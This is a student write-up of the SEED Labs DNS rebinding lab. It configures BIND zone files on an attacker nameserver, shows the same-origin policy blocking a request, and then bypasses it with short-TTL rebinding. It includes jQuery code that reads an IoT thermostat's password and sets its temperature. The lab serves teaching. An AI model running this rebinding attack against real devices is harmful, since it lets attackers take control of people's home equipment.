
Testing: We use the following dig command to verify that we get the same response as in the zone file.



```
[03/06/20]seed@VM:~$ dig @10.0.2.7 www.MJakhotia.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @10.0.2.7 www.MJakhotia.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21401
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.MJakhotia.com.             IN      A

;; ANSWER SECTION:
www.MJakhotia.com.      10000   IN      A       10.0.2.7

;; AUTHORITY SECTION:
MJakhotia.com.          10000   IN      NS      ns.MJakhotia.com.

;; ADDITIONAL SECTION:
ns.MJakhotia.com.       10000   IN      A       10.0.2.7

;; Query time: 1 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Fri Mar 06 19:49:57 EST 2020
;; MSG SIZE  rcvd: 95
```

Task 5: Configure the Local DNS Server


We add the following zone entry to the /etc/bind/named.conf file. This entry indicates that for all queries of the MJakhotia.com domain on the Local DNS (10.0.2.8), forward the queries to 10.0.2.7. Therefore, with this entry, the local DNS server will not try to find the IP address of MJakhotia.com's nameserver as it already has it, hence allowing us to use the domain MJakhotia.com without hosting it on the internet.



```
[03/06/20]seed@VM:.../bind$ cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "Jakhotia.com" {
        type forward;
        forwarders {
                10.0.2.7;
        };
};

zone "MJakhotia.com" {
        type forward;
        forwarders {
                10.0.2.7;
        };
};
[03/06/20]seed@VM:.../bind$ sudo service bind9 restart
[03/06/20]seed@VM:.../bind$
```

We restart the DNS server using the following command: `sudo service bind9 restart`

Testing: We use the following dig command on the User VM to verify that we get the same response as in the zone file on the Attacker Machine.




```
[03/06/20]seed@VM:~$ dig xyz.MJakhotia.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> xyz.MJakhotia.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 65040
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;xyz.MJakhotia.com.             IN      A

;; ANSWER SECTION:
xyz.MJakhotia.com.      10000   IN      A       10.0.2.7

;; Query time: 3 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Fri Mar 06 19:56:58 EST 2020
;; MSG SIZE  rcvd: 62

[03/06/20]seed@VM:~$
```

Hence, we have successfully created the setup for the lab with launching the servers and zones.

Launch the Attack on the IoT Device


Task 6. Understanding the Same-Origin Policy Protection

On the user machine, we load the following 2 pages and on clicking the button "click", we see that there is a change in the temperature on the IoT device.


Change Temperature - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Change Temperature
www.seediot32.com:8080/chang
Most Visited SEED Labs Sites for Labs
Click
Thermometer - Mozilla Firefox
Thermometer
www.seediot32.com:8080
99°C
0
100
Celsius °C

Click the button to set the temperature to 99 °C

Next, we change the temperature to 50 degrees and again click on the "click" button from a different webpage this time. We see that the temperature does not change, and the web console displays an error.


Change Temperature - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Change Temperature
www.mjakhotia.com:8080/change
Most Visited SEED Labs Sites for Labs
Click
Inspect Conso Debug Style Edi Performa Memo Netwo Stora
Filter output
Persist Logs
Thermometer - Mozilla Firefox
Thermometer
www.seediot32.com:8080
50°C
0
100
Celsius °C

Click the button to set the temperature to 99 °C

```
Cross-Origin Request Blocked: The Same Origin Policy disallows reading the
remote resource at http://www.seediot32.com:8080/password. (Reason: CORS
header 'Access-Control-Allow-Origin' missing).
```


Even though the underlying logic for both the pages was the same, the web page coming from mjakhotia failed whereas the seediot32 succeeded. This is due to the same origin policy implemented by the browser. In the same origin policy, the browser accepts only those requests to a domain that comes from the same domain (as in the first case). Since the request in the second webpage is going from mjakhotia.com domain to seediot32.com, it is considered as a cross-origin request and hence blocked by the browser.

Task 7. Defeat the Same-Origin Policy Protection

We defeat the same origin policy by exploiting the fact that SOP policy is enforced based on the host name and not the IP address.


Step 1: Modify the JavaScript code.

In order to comply with SOP, we change the following code to make the mjakhotia.com webpage to communicate with mjakhotia.com pages only and not the seediot32 web page.




```
let url_prefix = 'http://www.mjakhotia.com:8080'

function updateTemperature() {
  $.get(url_prefix + '/password', function(data) {
    $.post(url_prefix + '/temperature?value=99'
                 + '&password='+ data.password,
                 function(data) {
                    console.debug('Got a response from the server!');
                 });
  });
}

button = document.getElementById("change");
button.addEventListener("click", updateTemperature);

```

After making the change, we restart the web server on the attacker VM:



```
[03/06/20]seed@VM:~/.../attacker_vm$ ./start_webserver.sh
 * Serving Flask app "rebind_malware"
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployme
nt.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
```

On the User VM, we reload the web page and click on the “Click” button. On clicking the button, we no more see the Cross-Origin request error. However, the temperature on the IoT server does not change.




Click the button to set the temperature to 99 °C

This is because the request now goes to mjakhotia.com and not seediot32.com. Since the domain remains the same essentially, the SOP is not violated. We do not see any impact on the seediot32.com server because the request never goes to the IoT server.

Step 2: Conduct the DNS rebinding.


Now since we need the requests to go to the IoT server and not attacker's website, we use the DNS Rebinding technique to first map the mjakhotia.com to the actual IP address of the attacker VM and then link the same domain to the IoT server's IP i.e. User VM.

We first link the mjakhotia.com zone to the attacker VM so that the actual page is loaded. This DNS entry is cached only for a very short time – TTL 5, so that a request is again received at the attacker end and the attacker can manipulate the response.



```
[03/06/20]seed@VM:.../bind$ cat MJakhotia.com.zone
$TTL 5
@       IN      SOA    ns.MJakhotia.com. admin.MJakhotia.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS     ns.MJakhotia.com.

@       IN      A      10.0.2.7
www     IN      A      10.0.2.7
ns      IN      A      10.0.2.7
*       IN      A      10.0.2.7
[03/06/20]seed@VM:.../bind$ sudo rndc reload MJakhotia.com
zone reload queued
[03/06/20]seed@VM:.../bind$ 
```


We clear the Local DNS Server cache so that the request is sent to the Attacker machine hosting the nameserver for the website and obtain the recent settings. We load the website on the user VM:



Click the button to set the temperature to 99 °C


Change Temperature - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Change Temperature
www.mjakhotia.com:8080/change
Most Visited SEED Labs Sites for Labs
Click
Inspect Console Debugger Style Editor Performance Memory Network Storage
Filter output
Persist Logs
Thermometer - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Thermometer
www.seediot32.com:8080
Most Visited SEED Labs Sites for Labs
58°C
0
100
Celsius °C

On the attacker VM, we change the zone file to link the www.mjakhotia.com domain with the IoT server's IP for a greater period of time. We reload the revised zone data. Now, since the previous DNS resolution will expire in 5 seconds, if anything happens on the web page, a request will be sent to the attacker machine via the local DNS server and this new change will be reflected in the response.



```
[03/06/20]seed@VM:.../bind$ cat MJakhotia.com.zone
$TTL 50
@       IN      SOA    ns.MJakhotia.com. admin.MJakhotia.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS     ns.MJakhotia.com.

@       IN      A      10.0.2.7
www     IN      A      10.0.2.10
ns      IN      A      10.0.2.7
*       IN      A      10.0.2.7
[03/06/20]seed@VM:.../bind$ sudo rndc reload MJakhotia.com
zone reload queued
```

On clicking the “Click” button, we see that the attack is successful, and the temperature changed to 99 degrees, as expected.




Change Temperature - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Change Temperature
www.mjakhotia.com:8080/change
Most Visited SEED Labs Sites for Labs
Click
Inspect Conso Debug Style Edi Performa Memo Netwo Stora
Filter output
Persist Logs
change.js:8:19
Thermometer - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Thermometer
www.seediot32.com:8080
Most Visited SEED Labs Sites for Labs
99°C
0
100
Celsius °C

Click the button to set the temperature to 99 °C

```
Got a response from the server!
```


The following Wireshark trace indicates the changed response after DNS rebinding:



```
dns or http                                                                  Expression...  +
No.   Time                          Source       Destination   Protocol  Length  Info
   98 2020-03-06 20:39:15.5749541… 10.0.2.8     10.0.2.7      DNS         88 Standard query 0xe2ec A www.mjakhotia.c…
   99 2020-03-06 20:39:15.5752471… 10.0.2.8     10.0.2.7      DNS         88 Standard query 0x4a8f AAAA www.mjakhoti…
  100 2020-03-06 20:39:15.5756805… 10.0.2.7     10.0.2.8      DNS        151 Standard query response 0xe2ec A www.mj…
  101 2020-03-06 20:39:15.5756946… 10.0.2.7     10.0.2.8      DNS        143 Standard query response 0x4a8f AAAA www…
  102 2020-03-06 20:39:15.5759527… 10.0.2.10    10.0.2.8      DNS         77 Standard query 0x324d A www.mjakhotia.c…
  103 2020-03-06 20:39:15.5763445… 10.0.2.8     10.0.2.10     DNS        140 Standard query response 0xd3cf A www.mj…
  104 2020-03-06 20:39:15.5765413… 10.0.2.8     10.0.2.10     DNS        140 Standard query response 0x324d A www.mj…
  105 2020-03-06 20:39:15.5766753… 10.0.2.8     10.0.2.10     DNS        132 Standard query response 0xcb28 AAAA www…
  106 2020-03-06 20:39:15.6328111… 10.0.2.10    10.0.2.8      DNS         77 Standard query 0xfdf1 A www.mjakhotia.c…
▸ Frame 100: 151 bytes on wire (1208 bits), 151 bytes captured (1208 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▸ Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.8
▸ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▾ Domain Name System (response)
    [Request In: 98]
    [Time: 0.000726423 seconds]
    Transaction ID: 0xe2ec
  ▸ Flags: 0x8580 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 2
  ▸ Queries
  ▾ Answers
    ▸ www.MJakhotia.com: type A, class IN, addr 10.0.2.10
  ▾ Authoritative nameservers
    ▸ MJakhotia.com: type NS, class IN, ns ns.MJakhotia.com
  ▾ Additional records
    ▸ ns.MJakhotia.com: type A, class IN, addr 10.0.2.7
    ▸ <Root>: type OPT
```

